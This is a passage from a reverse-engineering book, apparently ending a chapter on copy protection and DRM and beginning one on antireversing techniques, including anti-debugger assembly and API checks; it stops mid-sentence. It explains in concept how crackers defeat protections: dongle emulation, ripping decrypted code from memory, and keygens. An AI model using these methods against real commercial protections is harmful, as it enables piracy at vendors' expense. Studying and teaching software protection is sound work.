Make no mistake: the open architecture of today's personal computers makes it impossible to create an uncrackable copy protection technology. It has been demonstrated that with significant architectural changes to the hardware it becomes possible to create protection technologies that cannot be cracked at the software level, but even then hardware-level attacks remain possible.

Class Breaks

One of the biggest problems inherent in practically every copy protection technology out there is that they're all susceptible to *class breaks* (see *Applied Cryptography*, second edition by Bruce Schneier [Schneier1]. A class break takes place when a security technology or product fails in a way that affects *every user* of that technology or product, and not just the specific system that is under attack. Class breaks are problematic because they can spread out very quickly—a single individual finds a security flaw in some product, publishes details regarding the security flaw, and every other user of that technology is also affected. In the context of copy protection technologies, that's pretty much always the case.

Developers of copy protection technologies often make huge efforts to develop robust copy protection mechanisms. The problem is that a single cracker can invalidate that entire effort by simply figuring out a way to defeat the protection mechanism and publishing the results on the Internet. Publishing such a crack not only means that the cracked program is now freely available online, but sometimes even that *every program* protected with the same protection technology can now be easily duplicated.

As Chapter 11 demonstrates, cracking is a journey. Cracking complex protections can take a very long time. The interesting thing to realize is that if the only outcome of that long fight was that it granted the cracker access to the protected program, it really wouldn't be a problem. Few crackers can deal with the really complex protections schemes. The problem isn't catastrophic as long as most users still have to obtain the program through the legal channels. The real problem starts when malicious crackers sell or distribute their work in mass quantities.

Requirements

A copy protection mechanism is a delicate component that must be invisible to legitimate users and cope with different software and hardware configurations. The following are the most important design considerations for software copy protection schemes.

Resistance to Attack It is virtually impossible to create a totally robust copy protection scheme, but the levels of effort in this area vary greatly. Some software vendors settle for simple protections that are easily crackable by professional crackers, but prevent the average users from illegally using the product. Others invest in extremely robust protections. This is usually the case in industries that greatly suffer from piracy, such as the computer gaming industry. In these industries the name of the game becomes: "Who can develop a protection that will take the longest to crack"? That's because as soon as the first person cracks the product, the cracked copy becomes widely available.

End-User Transparency A protection technology must be as transparent to the legitimate end user as possible, because one doesn't want antipiracy features to annoy legitimate users.

Flexibility Software vendors frequently require flexible protections that do more than just prevent users from illegally distributing a program. For example, many software vendors employ some kind an online distribution and licensing model that provides free downloads of a limited edition of the software program. The limited edition could either be a fully functioning, time-limited version of the product, or it could just be a limited version of the full software product with somewhat restricted features.

The Theoretically Uncrackable Model

Let's ignore the current computing architectures and try to envision and define the perfect solution: The Uncrackable Model. Fundamentally, the Uncrackable Model is quite simple. All that's needed is for software to be properly encrypted with a long enough key, and for the decryption process and the decryption key to be properly secured. The field of encryption algorithms offers solid and reliable solutions as long as the decryption key is secure and the data is secured *after it is decrypted*. For the first problem there are already some solutions—certain dongle-based protections can keep the decryption key secure inside the dongle (see section on hardware-based protections later in this chapter). It's the second problem that can get nasty—how do you decrypt data on a computer without exposing the decrypted data to attackers. That is not possible without redesigning certain components in the typical PC's hardware, and significant progress in that direction has been made in recent years (see the section on Trusted Computing).

Types of Protection

Let us discuss the different approaches to software copy protection technologies and evaluate their effectiveness. The following sections introduce media-based protections, serial-number-based protections, challenge response and online activations, hardware-based protections, and the concept of using software as a service as a means of defending against software piracy.

Media-Based Protections

Media-based software copy protections were the primary copy protection approach in the 1980s. The idea was to have a program check the media with which it is shipped and confirm that it is an original. In floppy disks, this was implemented by creating special "bad" sectors in the distribution floppies and verifying that these sectors were present when the program was executed. If the program was copied into a new floppy the executable would detect that the floppy from which it was running doesn't have those special sectors, and it would refuse to run.

Several programs were written that could deal with these special sectors and actually try to duplicate them as well. Two popular ones were CopyWrite and Transcopy. There was significant debate on whether these programs were legal or not. Nowadays they probably wouldn't be considered legal.

Serial Numbers

Employing product serial numbers to deter software pirates is one of the most common ways to combat software piracy. The idea is simple: The software vendor ships each copy of the software with a unique serial number printed somewhere on the product package or on the media itself. The installation program then requires that the user type in this number during the installation process. The installation program verifies that the typed number is valid (by using a secret validation algorithm), and if it is the program is installed and is registered on the end user's system. The installation process usually adds the serial number or some derivation of it to the user's registration information so that in case the user contacts customer support the software vendor can verify that the user has a valid installation of the product.

It is easy to see why this approach of relying exclusively on a plain serial number is flawed. Users can easily share serial numbers, and as long as they don't contact the software vendor, the software vendor has no way of knowing about illegal installations. Additionally, the Internet has really elevated the severity of this problem because one malicious user can post a valid serial number online, and that enables countless illegal installations because they all just find the valid serial number online.

Challenge Response and Online Activations

One simple improvement to the serial number protection scheme is to have the program send a *challenge response* [Tanenbaum1] to the software vendor. A challenge response is a well-known authentication protocol typically used for authenticating specific users or computers in computer networks. The idea is that both parties (I'll use good old Alice and Bob) share a secret key that is known only to them. Bob sends a random, unencrypted sequence to Alice, who then encrypts that message and sends it back to Bob in its encrypted form. When Bob receives the encrypted message he decrypts it using the secret key, and confirms that it's identical to the random sequence he originally sent. If it is, he knows he's talking to Alice, because only Alice has access to the secret encryption key.

In the context of software copy protection mechanisms, a challenge response can be used to register a user with the software vendor and to ensure that the software product cannot be used on a given system without the software vendor's approval. There are many different ways to do this, but the basic idea is that during installation the end user types a serial number, just as in the original scheme. The difference is that instead of performing a simple validation on the user-supplied number, the installation program retrieves a unique machine identifier (such as the CPU ID), and generates a unique value from the combination of the serial number and the machine identifier. This value is

then sent to the software vendor (either through the Internet connection or manually, by phone). The software vendor verifies that the serial number in question is legitimate, and that the user is allowed to install the software (the vendor might limit the number of installations that the user is authorized to make). At that point, the vendor sends back a response that is fed into the installation program, where it is mathematically confirmed to be valid.

This approach, while definitely crackable, is certainly a step up from conventional serial number schemes because it provides usage information to the software vendor, and ensures that serial numbers aren't being used unchecked by pirates. The common cracking approach for this type of protection is to create a keygen program that emulates the server's challenge mechanism and generates a valid response on demand. Keygens are discussed in detail in Chapter 11.

Hardware-Based Protections

Hardware-based protection schemes are definitely a step up from conventional, serial-number-based copy protections. The idea is to add a tamper-proof, non-software-based component into the mix that assists in authenticating the running software. The customer purchases the software along with a *dongle*, which is a little chip that attaches to the computer, usually through one of its external connectors. Nowadays dongles are usually attached to computers through USB ports, but traditionally they were attached through the parallel port.

The most trivial implementation of a dongle-based protection is to simply have the protected program call into a device driver that checks that the dongle is installed. If it is, the program keeps running. If it isn't, the program notifies the user that the dongle isn't available and exits. This approach is very easy to attack because all a cracker must do is simply remove or ignore the check and have the program continue to run regardless of whether the dongle is present or not. Cracking this kind of protection is trivial for experienced crackers.

The solution employed by dongle developers is to design the dongle so that it contains *something* that the program needs in order to run. This typically boils down to encryption. The idea is that the software vendor ships the program binaries in an encrypted form. The decryption key is just not available anywhere on the installation CD—it is stored safely inside the dongle. When the program is started it begins by running a *loader* or an *unpacker* (a software component typically supplied by the dongle provider). The loader communicates with the dongle and retrieves the decryption key. The loader then decrypts the actual program code using that key and runs the program.

This approach is also highly vulnerable because it is possible for a cracker to rip the decrypted version of the code from memory after the program starts and create a new program executable that contains the decrypted binary code. That version can then be easily distributed because the dongle is no longer

required in order to run the program. One solution employed by some dongle developers has been to divide the program into numerous small chunks that are each encrypted using a different key. During runtime only part of the program remains decrypted in memory at any given moment, and decryption requires different keys for different areas of the program.

When you think about it, even if the protected program is divided into hundreds of chunks, each encrypted using a different key that is hidden in the dongle, the program remains vulnerable to cracking. Essentially, all that would be needed in order to crack such a protection would be for the cracker to obtain all the keys from the dongle, probably by just tracing the traffic between the program and the dongle during runtime. Once those keys are obtained, it is possible to write an *emulator* program that emulates the dongle and provides all the necessary keys to the program while it is running. Emulator programs are typically device drivers that are designed to mimic the behavior of the real dongle's device driver and fool the protected program into thinking it is communicating with the real dongle when in fact it is communicating with an emulator. This way the program runs and decrypts each component whenever it is necessary. It is not necessary to make any changes to the protected program because it runs fine thinking that the dongle is installed. Of course, in order to accomplish such a feat the cracker would usually need to have access to a real dongle.

The solution to this problem only became economically feasible in recent years, because it involves the inclusion of an actual encryption engine within the dongle. This completely changes the rules of the game because it is no longer possible to rip the keys from the dongle and emulate the dongle. When the dongle actually has a microprocessor and is able to internally decrypt data, it becomes possible to hide the keys inside the dongle and there is never a need to expose the encryption keys to the untrusted CPU. Keeping the encryption keys safe inside the dongle makes it effectively impossible to emulate the dongle. At that point the only approach a cracker can take is to rip the decrypted code from memory piece by piece. Remember that smart protection technologies never keep the entire program unencrypted in memory, so this might not be as easy as it sounds.

Software as a Service

As time moves on, more and more computers are permanently connected to the Internet, and the connections are getting faster and more reliable. This has created a natural transition towards server-based software. Server-based software isn't a suitable model for *every* type of software, but certain applications can really benefit from it. This model is mentioned here because it is a highly secure protection model (though it is rarely seen as a protection model at all). It is effectively impossible to access the service without the vendor's control because the vendor owns and maintains the servers on which the program runs.

Advanced Protection Concepts

The reality is that software-based solutions can *never* be made uncrackable. As long as the protected content must be readable in an unencrypted form on the target system, a cracker can somehow steal it. Therefore, in order to achieve unbreakable (or at least nearly unbreakable) solutions there must be dedicated hardware that assists the protection technology.

The basic foundation for any good protection technology is encryption. We must find a way to encrypt our protected content using a powerful cipher and safely decrypt it. It is this step of safe decryption that fails almost every time. The problem is that computers are inherently *open*, which means that the platform is not designed to hide any data from the end user. The outcome of this design is that any protected information that gets into the computer will be readable to an attacker if at any point it is stored on the system in an unencrypted form.

The problem is easily definable: Because it is the CPU that must eventually perform any decryption operation, the decryption key and the decrypted data are impossible to hide. The solution to this problem (regardless of what it is that you're trying to protect) is to include dedicated decryption hardware on the end user's computer. The hardware must include a hidden decryption key that is impossible (or very difficult) to extract. When the user purchases protected content the content provider encrypts the content so that the user can only decrypt it using the built-in hardware decryption engine.

Crypto-Processors

A crypto-processor is a well-known software copy protection approach that was originally proposed by Robert M. Best in his patent *Microprocessor for Executing Enciphered Programs* [Best]. The original design only addressed software piracy, but modern implementations have enhanced it to make suitable for both software protection and more generic content protection for digital rights management applications. The idea is simple: Design a microprocessor that can directly execute encrypted code by decrypting it on the fly. A copy-protected application implemented on such a microprocessor would be difficult to crack because (assuming a proper implementation of the crypto-processor) the decrypted code would never be accessible to attackers, at least not without some kind of hardware attack.

The following are the basic steps for protecting a program using a crypto-processor.

1. Each individual processor is assigned a pair of encryption keys and a serial number as part of the manufacturing process. Some trusted authority (such as the processor manufacturer) maintains a database that matches serial numbers with public keys.

2. When an end user purchases a program, the software developer requests the user's processor serial number, and then contacts the authority to obtain the public key for that serial number.
3. The program binaries are encrypted using the public key and shipped or transmitted to the end user.
4. The end user runs the encrypted program, and the crypto-processor decrypts the code using the internally stored decryption key (the user's private key) and stores the decrypted code in a special memory region that is not software-accessible.
5. Code is executed directly from this (theoretically) inaccessible memory.

While at first it may seem as though merely encrypting the protected program and decrypting it inside the processor is enough for achieving security, it really isn't. The problem is that the data generated by the program can also be used to expose information about the encrypted program (see "Cipher Instruction Search Attack on the Bus-Encryption Security Microcontroller" by Markus G. Kuhn [Kuhn]. This is done by attempting to detect environmental changes (such as memory writes) that take place when certain encoded values enter the processor.

Hiding data means that processors must be able to create some sort of compartmentalized division between programs and completely prevent processes from accessing each other's data. An elegant solution to this problem was proposed by David Lie et al. in "Architectural Support for Copy and Taper Resistant Software" [Lie] and a similar approach is implemented in Intel's LeGrande Technology (LT), which is available in their latest generation of processors (more information on LT can be found in Intel's *LaGrande Technology Architectural Overview* [Intel4]).

This is not a book about hardware, and we software folks are often blinded by hardware-based security. It feels unbreakable, but it's really not. Just to get an idea on what approaches are out there, consider *power usage analysis* attacks such as the *differential power analysis* approach proposed by Paul Kocher, Joshua Jaffe, and Benjamin Jun in "Differential Power Analysis" [Kocher]. These are attacks in which the power consumption of a decryption chip is monitored and the private key is extracted by observing slight variations in chip power consumption and using those as an indicator of what goes on inside the chip. This is just to give an idea on how difficult it is to protect information—*even when a dedicated cryptographic chip is involved!*

Digital Rights Management

The computer industry has obviously undergone changes in the past few years. There are many aspects to that change, but one of the interesting ones has been that computers can now deal with media content a lot better than

they did just a few years ago. This means that the average PC can now easily store, record, and play back copyrighted content such as music recordings and movies.

This change has really brought new players into the protection game because it has created a situation in which new kinds of copyrighted content resides inside personal computers, and copyright owners such as record labels and movie production studios are trying to control its use. Unfortunately, controlling the flow of media files is even more difficult than controlling the flow of software, because media files can't take care of themselves like software can. It's up to the playback software to restrict the playing back of protected media files.

This is where digital rights management technologies come in. Digital rights management is essentially a generic name for copy protection technologies that are applied specifically to media content (though the term could apply to software just as well).

DRM Models

The basic implementation for pretty much all DRM technologies is based on somehow encrypting the protected content. Without encryption, it becomes frighteningly easy to defeat any kind of DRM mechanism because the data is just a sitting duck, waiting to be ripped from the file. Hence, most DRM technologies encrypt their protected content and try their best to hide the decryption key and to control the path in which content flows after it has been decrypted.

This brings us to one of the biggest problems with any kind of DRM technology. In our earlier discussions on software copy protection technologies we've established that current personal computers are completely open. This means that there is no hardware-level support for hiding or controlling the flow of code or data. In the context of DRM technologies, this means that the biggest challenge when designing a robust DRM technology is not in the encryption algorithm itself but rather in how to protect the unencrypted information before it is transmitted to the playback hardware.

Unsurprisingly, it turns out that the weakest point of all DRM technologies is the same as that of conventional software copy protection technologies. Simply put, the protected content must always be decrypted at some point during playback, and protecting it is incredibly difficult, if not impossible. A variety of solutions have been designed that attempt to address this concern. Not counting platform-level designs such as the various trusted computing architectures that have been proposed (see section on trusted computing later in this chapter), most solutions are based on creating secure playback components that reside in the operating system's kernel. The very act of performing the decryption in the operating system kernel provides some additional level of security, but it is nothing that skilled crackers can't deal with.

Regardless of how well the unencrypted digital content is protected *within* the computer, it is usually possible to perform an analog capture of the content after it leaves the computer. Of course, this incurs a *generation loss*, which reduces the quality of the content.

The Windows Media Rights Manager

The Windows Media Rights Manger is an attempt to create a centralized, OS-level digital rights management infrastructure that provides secure playback and handling of copyrighted content. The basic idea is to separate the media (which is of course encrypted) from the license file, which is essentially the encryption key required to decrypt and playback the media file.

The basic approach involves the separation of the media file from the playback license, which is also the decryption key for the media file. When a user requests a specific media file the content provider is sent a *Key ID* that uniquely identifies the user's system or player. This Key ID is used as a seed to create the key that will be used for encrypting the file. This is important—the file is encrypted on the spot using the user's specific encryption key. The user then receives the encrypted file from the content provider.

When the user's system tries to play back the file, the playback software contacts a license issuer, which must then issue a license file that determines exactly what can be done with the media file. It is the license file that carries the decryption key.

It is important to realize that if the user distributes the content file, the recipients will not be able to use it because the license issuer would recognize that the player attempting to play back the file does not have the same Key ID as the original player that purchased the license, and would simply not issue a valid license. Decrypting the file would not be possible without a valid decryption key.

Secure Audio Path

The Secure Audio Path Model attempts to control the flow of copyrighted, unencrypted audio within Windows. The problem is that anyone can write a simulated audio device driver that would just steal the decrypted content while the media playback software is sending it to the sound card. The Secure Audio Path ensures that the copyrighted audio remains in the kernel and is only transmitted to audio drivers that were signed by a trusted authority.

Watermarking

Watermarking is the process of adding an additional "channel" of imperceptible data alongside a visible stream of data. Think of an image or audio file. A watermark is an invisible (or inaudible in the case of audio) data stream that is

hidden within the file. The means for extracting the information from the data is usually kept secret (actually, the very existence of the watermark is typically kept secret). The basic properties of a good watermarking scheme are:

- The watermark is difficult to remove. The problem is that once attackers locate a watermark it is always possible to eliminate it from the data (see "Protecting Digital Media Content" by Nasir Memon and Ping Wah Wong [Memon]).
- It contains as much information as possible.
- It is imperceptible; it does not affect the visible aspect of the data stream.
- It is difficult to detect.
- It is encrypted. it makes sense to encrypt watermarked data so that it is unreadable if discovered.
- It is robust—the watermark must be able to survive transfers and modifications of the carrier signal such as compression, or other types of processing.

Let's take a look at some of the applications of Watermarking:

- Enabling authors to embed identifying information in their intellectual property.
- Identifying the specific owner of an individual copy (for tracing the flow of illegal copies) by using a watermarked fingerprint.
- Identifying the original, unmodified data through a validation mark.

Research has also been made on *software watermarking*, whereby a program's binary is modified in a way that doesn't affect its functionality but allows for a hidden data storage channel within the binary code (see "A Functional Taxonomy for Software Watermarking" by J. Nagra, C. Thomboroson, and C. Colberg [Nagra]). The applications are similar to those of conventional media content watermarks.

Trusted Computing

Trusted computing is a generic name that describes new secure platforms that are being designed by all major players in the industry. It is a combination of hardware and software changes that aim to make PCs tamper-proof. Again, the fundamental technology is cryptography. Trusted computing designs all include some form of secure cryptographic engine chip that maintains a system-specific key pair. The system's private key is hidden within the cryptographic engine, and the public key is publicly available. When you purchase

copyrighted material, the vendor encrypts the data using your system's public key, which means that the data can only be used on your system.

This model applies to any kind of data: software, media files—it doesn't really matter. The data is secure because the trusted platform will ensure that the user will be unable to access the decrypted information at any time. Of course, preventing piracy is not the only application of trusted computing (in fact, some developers of trusted computing platforms aren't even *mentioning* this application, probably in an effort to gain public support). Trusted computing will allow you to encrypt all of your sensitive information and to only make that information available to trusted software that comes from a trusted vendor. This means that a virus or any kind of Trojan wouldn't be able to steal your information and send it somewhere else; the decryption key is safely stored inside the cryptographic engine which is inaccessible to the malicious program.

Trusted computing is a two-edged sword. On one hand, it makes computer systems more secure because sensitive information is well protected. On the other hand, it gives software vendors far more control of your system. Think about file formats, for instance. Currently, it is impossible for software vendors to create a closed file format that other vendors won't be able to use. This means that competing products can often read each other's file format. All they have to do is reverse the file format and write code that reads such files or even creates them. With trusted computing, an application could encrypt all of its files using a hidden key that is stored inside the application. Because no one ever sees the application code in its unencrypted form, no one would be able to find the key and decrypt the files created by that specific application. That may be an advantage for software vendors, but it's certainly a disadvantage for end users.

What about content protection and digital rights management? A properly implemented trusted platform will make most protection technologies far more effective. That's because trusted platforms attempt to address the biggest weakness in every current copy protection scheme: the inability to hide decrypted information while it is being used. Even current hardware-based solutions for software copy protection such as dongles suffer from such problems nowadays because eventually decrypted code must be written to the main system memory, where it is vulnerable.

Trusted platforms typically have a *protected partition* where programs can run securely, with their code and data being inaccessible to other programs. This can be implemented on several different levels such as having a trusted CPU (Intel's *LeGrande Technology* is a good example of processors that enforce memory access restrictions between processes), or having control of memory accesses at some other level at the hardware. Operating system cooperation is also a part of the equation, and when it comes to Windows, Microsoft has already announced the *Next-Generation Secure Computing Base* (NGSCB),

which, coupled with NGSCB-enabled hardware, will allow future versions of Windows to support the *Nexus execution mode*. Under the Nexus mode the system will support *protected memory*, which is a special area in physical memory that can only be accessed by a specific process.

It is too early to tell at this point how difficult it will be to crack protection technologies on trusted computing platforms. Assuming good designs and solid implementations of those platforms, it won't be possible to defeat copy protection schemes using the software-based approaches described in this book. That's because reversing is not going to be possible before a decrypted copy of the software is obtained, and decrypting the software is not going to be possible without some level of hardware modifications. However, it is probably not going to be possible to create a trusted platform that will be able to withstand a hardware-level attack undertaken by a skilled cracker.

Attacking Copy Protection Technologies

At this point, it is obvious that all current protection technologies are inherently flawed. How is it possible to control the flow of copyrighted material when there is no way to control the user's access to data on the system? If a user is able to read all data that flows through the system, how will it be possible to protect a program's binary executable or a music recording file? Practically all protection technologies nowadays rely on cryptography, but cryptography doesn't work when the attacker has access to the original plaintext!

The specific attack techniques for defeating copy protection mechanisms depend on the specific technology and on the asset being protected. The general idea (assuming the protection technology relies on cryptography) is to either locate the decryption key, which is usually hidden somewhere in the program, or to simply rip the decrypted contents from memory as soon as they are decrypted. It is virtually impossible to prevent such attacks on current PC platforms, but trusted computing platforms are likely to make such attacks far more difficult to undertake.

Chapter 11 discusses and demonstrates specific cracking techniques in detail.

Conclusion

This concludes our introduction to the world of piracy and copy protection. If there is one message I have tried to convey here it is that software is a flexible thing, and that there is a level playing field between developers of protection technologies and crackers: trying to prevent piracy by placing software-based barriers is a limited approach. Any software-based barrier can be lifted by somehow modifying the software. The only open parameter that remains is

just *how long* it is going to take crackers before they manage to lift that barrier. A more effective solution is to employ hardware-level solutions, but these can often create a significant negative impact on legitimate users, such as increased product costs, and reduced performance or reliability.

The next chapters demonstrate the actual techniques that are commonly used for preventing reverse engineering and for creating tamper-proof software that can't be easily modified. I will then proceed to demonstrate how crackers typically attack copy protection technologies.

CHAPTER 10

Antireversing Techniques

There are many cases where it is beneficial to create software that is immune to reversing. This chapter presents the most powerful and common reversing approaches from the perspectives of both a software developer interested in developing a software program and from the perspective of an attacker attempting to overcome the antireversing measures and reverse the program.

Before I begin an in-depth discussion on the various antireversing techniques and try to measure their performance, let's get one thing out of the way: It is never possible to entirely prevent reversing. What *is* possible is to hinder and obstruct reversers by wearing them out and making the process so slow and painful that they just give up. Whether some reversers will eventually succeed depends on several factors such as how capable they are and how *motivated* they are. Finally, the effectiveness of antireversing techniques will also depend on what price are you willing to pay for them. Every antireversing approach has some cost associated with it. Sometimes it's CPU usage, sometimes it's in code size, and sometimes it's reliability and robustness that's affected.

Why Antireversing?

If you ignore the costs just described, antireversing almost always makes sense. Regardless of which application is being developed, as long as the end

users are outside of the developing organization and the software is not open source, you should probably consider introducing some form of antireversing measures into the program. Granted, not every program is worth the effort of reversing it. Some programs contain relatively simple code that would be much easier to rewrite than to reverse from the program's binary.

Some applications have a special need for antireversing measures. An excellent example is copy protection technologies and digital rights management technologies. Preventing or obstructing reversers from looking inside copy protection technologies is often a crucial step of creating an effective means of protection.

Additionally, some software development platforms really necessitate some form of antireversing measures, because otherwise the program can be very easily converted back to a near-source-code representation. This is true for most bytecode-based platforms such as Java and .NET, and is the reason why so many code *obfuscators* have been created for such platforms (though it is also possible to obfuscate programs that were compiled to a native processor machine language). An obfuscator is an automated tool that reduces the readability of a program by modifying it or eliminating certain information from it. Code obfuscation is discussed in detail later in this chapter.

Basic Approaches to Antireversing

There are several antireversing approaches, each with its own set of advantages and disadvantages. Applications that are intent on fighting off attackers will typically use a combination of more than one of the approaches discussed.

Eliminating Symbolic Information The first and most obvious step in hindering reversers is to eliminate any obvious textual information from the program. In a regular non-bytecode-based compiled program, this simply means to strip all symbolic information from the program executable. In bytecode-based programs, the executables often contain large amounts of internal symbolic information such as class names, class member names, and the names of instantiated global objects. This is true for languages such as Java and for platforms such as .NET. This information can be *extremely* helpful to reversers, which is why it absolutely *must* be eliminated from programs where reversing is a concern. The most fundamental feature of pretty much every bytecode obfuscator is to rename all symbols into meaningless sequences of characters.

Obfuscating the Program Obfuscation is a generic name for a number of techniques that are aimed at reducing the program's vulnerability to any kind of static analysis such as the manual reversing process described in

this book. This is accomplished by modifying the program's layout, logic, data, and organization in a way that keeps it functionally identical yet far less readable. There are many different approaches to obfuscation, and this chapter discusses and demonstrates the most interesting and effective ones.

Embedding Antidebugger Code Another common antireversing approach is aimed specifically at hindering live analysis, in which a reverser steps through the program to determine details regarding how it's internally implemented. The idea is to have the program intentionally perform operations that would somehow damage or disable a debugger, if one is attached. Some of these approaches involve simply detecting that a debugger is present and terminating the program if it is, while others involve more sophisticated means of interfering with debuggers in case one is present. There are numerous antidebugger approaches, and many of them are platform-specific or even debugger-specific. In this chapter, I will be discussing the most interesting and effective ones, and will try to focus on the more generic techniques.

Eliminating Symbolic Information

There's not really a whole lot to the process of information elimination. It is generally a nonissue in conventional compiler-based languages such as C and C++ because symbolic information is not usually included in release builds anyway—no special attention is required. If you're a developer and you're concerned about reversers, I'd recommend that you test your program for the presence of any useful symbolic information before it goes out the door.

One area where even compiler-based programs can contain a little bit of symbolic information is the import and export tables. If a program has numerous DLLs, and those DLLs export a large number of functions, the names of all of those exported functions could be somewhat helpful to reversers. Again, if you are a developer and are seriously concerned about people reversing your program, it might be worthwhile to export all functions by ordinals rather than by names. You'd be surprised how helpful these names can be in reversing a program, especially with C++ names that usually contain a full-blown class name and member name.

The issue of symbolic information is different with most bytecode-based languages. That's because these languages often use names for internal cross-referencing instead of addresses, so all internal names are preserved when a program is compiled. This creates a situation in which many bytecode programs can be decompiled back into an extremely readable source-code-like form. These strings cannot just be eliminated—they must be replaced with

other strings, so that internal cross-references are not severed. The typical strategy is to have a program go over the executable after it is created and just rename all internal names to meaningless strings.

Code Encryption

Encryption of program code is a common method for preventing static analysis. It is accomplished by encrypting the program at some point after it is compiled (before it is shipped to the customer) and embedding some sort of decryption code inside the executable. Unfortunately, this approach usually creates nothing but inconvenience for the skillful reverser because in most cases everything required for the decryption of the program must reside inside the executable. This includes the decryption logic, and, more importantly, the decryption key.

Additionally, the program must decrypt the code in runtime before it is executed, which means that a decrypted copy of the program or parts of it must reside in memory during runtime (otherwise the program just wouldn't be able to run).

Still, code encryption is a commonly used technique for hindering static analysis of programs because it significantly complicates the process of analyzing the program and can sometimes force reversers to perform a runtime analysis of the program. Unfortunately, in most cases, encrypted programs can be programmatically decrypted using special unpacker programs that are familiar with the specific encryption algorithm implemented in the program and can automatically find the key and decrypt the program. Unpackers typically create a new executable that contains the original program minus the encryption.

The only way to fight the automatic unpacking of executables (other than to use separate hardware that stores the decryption key or actually performs the decryption) is to try and hide the key within the program. One effective tactic is to use a key that is calculated in runtime, inside the program. Such a key-generation algorithm could easily be designed that would require a remarkably sophisticated unpacker. This could be accomplished by maintining multiple global variables that are continuously accessed and modified by various parts of the program. These variables can be used as a part of a complex mathematical formula at each point where a decryption key is required. Using live analysis, a reverser could very easily obtain each of those keys, but the idea is to use so many of them that it would take a while to obtain all of them and entirely decrypt the program. Because of the complex key generation algorithm, automatic decryption is (almost) out of the question. It would take a remarkable global data-flow analysis tool to actually determine what the keys are going to be.

Active Antidebugger Techniques

Because a large part of the reversing process often takes place inside a debugger, it is sometimes beneficial to incorporate special code in the program that prevents or complicates the process of stepping through the program and placing breakpoints in it. Antidebugger techniques are particularly effective when combined with code encryption because encrypting the program forces reversers to run it inside a debugger in order to allow the program to decrypt itself. As discussed earlier, it is sometimes possible to unpack programs automatically using unpackers without running them, but it is possible to create a code encryption scheme that make it impossible to automatically unpack the encrypted executable.

Throughout the years there have been *dozens* of antidebugger tricks, but it's important to realize that they are almost always platform-specific and depend heavily on the specific operating system on which the software is running. Antidebugger tricks are also risky, because they can sometimes generate false positives and cause the program to malfunction even though no debugger is present. The same is not true for code obfuscation, in which the program typically grows in footprint or decreases in runtime performance, but the costs can be calculated in advance, and there are no unpredictable side effects.

The rest of this section explains some debugger basics which are necessary for understanding these antidebugger tricks, and proceeds to discuss specific antidebugging tricks that are reasonably effective and are compatible with NT-based operating systems.

Debugger Basics

To understand some of the antidebugger tricks that follow a basic understanding of how debuggers work is required. Without going into the details of how user-mode and kernel-mode debuggers attach into their targets, let's discuss how debuggers pause and control their debugees. When a user sets a breakpoint on an instruction, the debugger usually replaces that instruction with an `int 3` instruction. The `int 3` instruction is a special *breakpoint interrupt* that notifies the debugger that a breakpoint has been reached. Once the debugger is notified that the `int 3` has been reached, it replaces the `int 3` with the original instruction from the program and freezes the program so that the operator (typically a software developer) can inspect its state.

An alternative method of placing breakpoints in the program is to use *hardware breakpoints*. A hardware breakpoint is a breakpoint that the processor itself manages. Hardware breakpoints don't modify anything in the target program—the processor simply knows to break when a specific memory address is accessed. Such a memory address could either be a data address accessed by

the program (such as the address of a certain variable) or it could simply be a code address within the executable (in which case the hardware breakpoint provides equivalent functionality to a software breakpoint).

Once a breakpoint is hit, users typically step through the code in order to analyze it. Stepping through code means that each instruction is executed individually and that control is returned to the debugger after each program instruction is executed. Single-stepping is implemented on IA-32 processors using the processor's *trap flag (TF)* in the `EFLAGS` register. When the trap flag is enabled, the processor generates an interrupt after every instruction that is executed. In this case the interrupt is interrupt number 1, which is the *single-step* interrupt.

The IsDebuggerPresent API

`IsDebuggerPresent` is a Windows API that can be used as a trivial tool for detecting user-mode debuggers such as OllyDbg or WinDbg (when used as a user-mode debugger). The function accesses the current process's Process Environment Block (PEB) to determine whether a user-mode debugger is attached. A program can call this API and terminate if it returns `TRUE`, but such a method is not very effective against reversers because it is very easy to detect and bypass. The name of this API leaves very little room for doubt; when it is called, a reverser will undoubtedly find the call very quickly and eliminate or skip it.

One approach that makes this API somewhat more effective as an antidebugging measure is to implement it intrinsically, within the program code. This way the call will not stand out as being a part of antidebugger logic. Of course you can't just implement an API intrinsically—you must actually copy its code into your program. Luckily, in the case of `IsDebuggerPresent` this isn't really a problem, because the implementation is trivial; it consists of four lines of assembly code.

Instead of directly calling `IsDebuggerPresent`, a program could implement the following code.

```
mov     eax,fs:[00000018]
mov     eax,[eax+0x30]
cmp     byte ptr [eax+0x2], 0
je      RunProgram
; Inconspicuously terminate program here...
```

Assuming that the actual termination is done in a reasonably inconspicuous manner, this approach would be somewhat more effective in detecting user-mode debuggers, because it is more difficult to detect. One significant disadvantage of this approach is that it takes a specific implementation of the `IsDebuggerPresent` API and assumes that two internal offsets in NT data structure will not change in future releases of the operating system. First, the

code retrieves offset +30 from the Thread Environment Block (TEB) data structure, which points to the current process's PEB. Then the sequence reads a byte at offset +2, which indicates whether a debugger is present or not. Embedding this sequence within a program is risky because it is difficult to predict what would happen if Microsoft changes one of these data structures in a future release of the operating system. Such a change could cause the program to crash or terminate even when no debugger is present.

The only tool you have for evaluating the likeliness of these two data structures to change is to look at past versions of the operating systems. The fact is that this particular API hasn't changed between Windows NT 4.0 (released in 1996) and Windows Server 2003. This is good because it means that this implementation would work on all relevant versions of the system. This is also a solid indicator that these are static data structures that are not likely to change. On the other hand, always remember what your investment banker keeps telling you: "past performance is not indicative of future results." Just because Microsoft hasn't changed these data structures in the past 7 years doesn't necessarily mean they won't change them in the next 7 years.

Finally, implementing this approach would require that you have the ability to somehow incorporate assembly language code into your program. This is not a problem with most C/C++ compilers (the Microsoft compiler supports the `_asm` keyword for adding inline assembly language code), but it might not be possible in every programming language or development platform.

SystemKernelDebuggerInformation

The `NtQuerySystemInformation` native API can be used to determine if a kernel debugger is attached to the system. This function supports several different types of information requests. The `SystemKernelDebuggerInformation` request code can obtain information from the kernel on whether a kernel debugger is currently attached to the system.

```
ZwQuerySystemInformation(SystemKernelDebuggerInformation,
   (PVOID) &DebuggerInfo, sizeof(DebuggerInfo), &ulReturnedLength);
```

The following is a definition of the data structure returned by the `SystemKernelDebuggerInformation` request:

```
typedef struct _SYSTEM_KERNEL_DEBUGGER_INFORMATION {
    BOOLEAN DebuggerEnabled;
    BOOLEAN DebuggerNotPresent;
} SYSTEM_KERNEL_DEBUGGER_INFORMATION,
*PSYSTEM_KERNEL_DEBUGGER_INFORMATION;
```

To determine whether a kernel debugger is attached to the system, the `DebuggerEnabled` should be checked. Note that SoftICE will not be detected

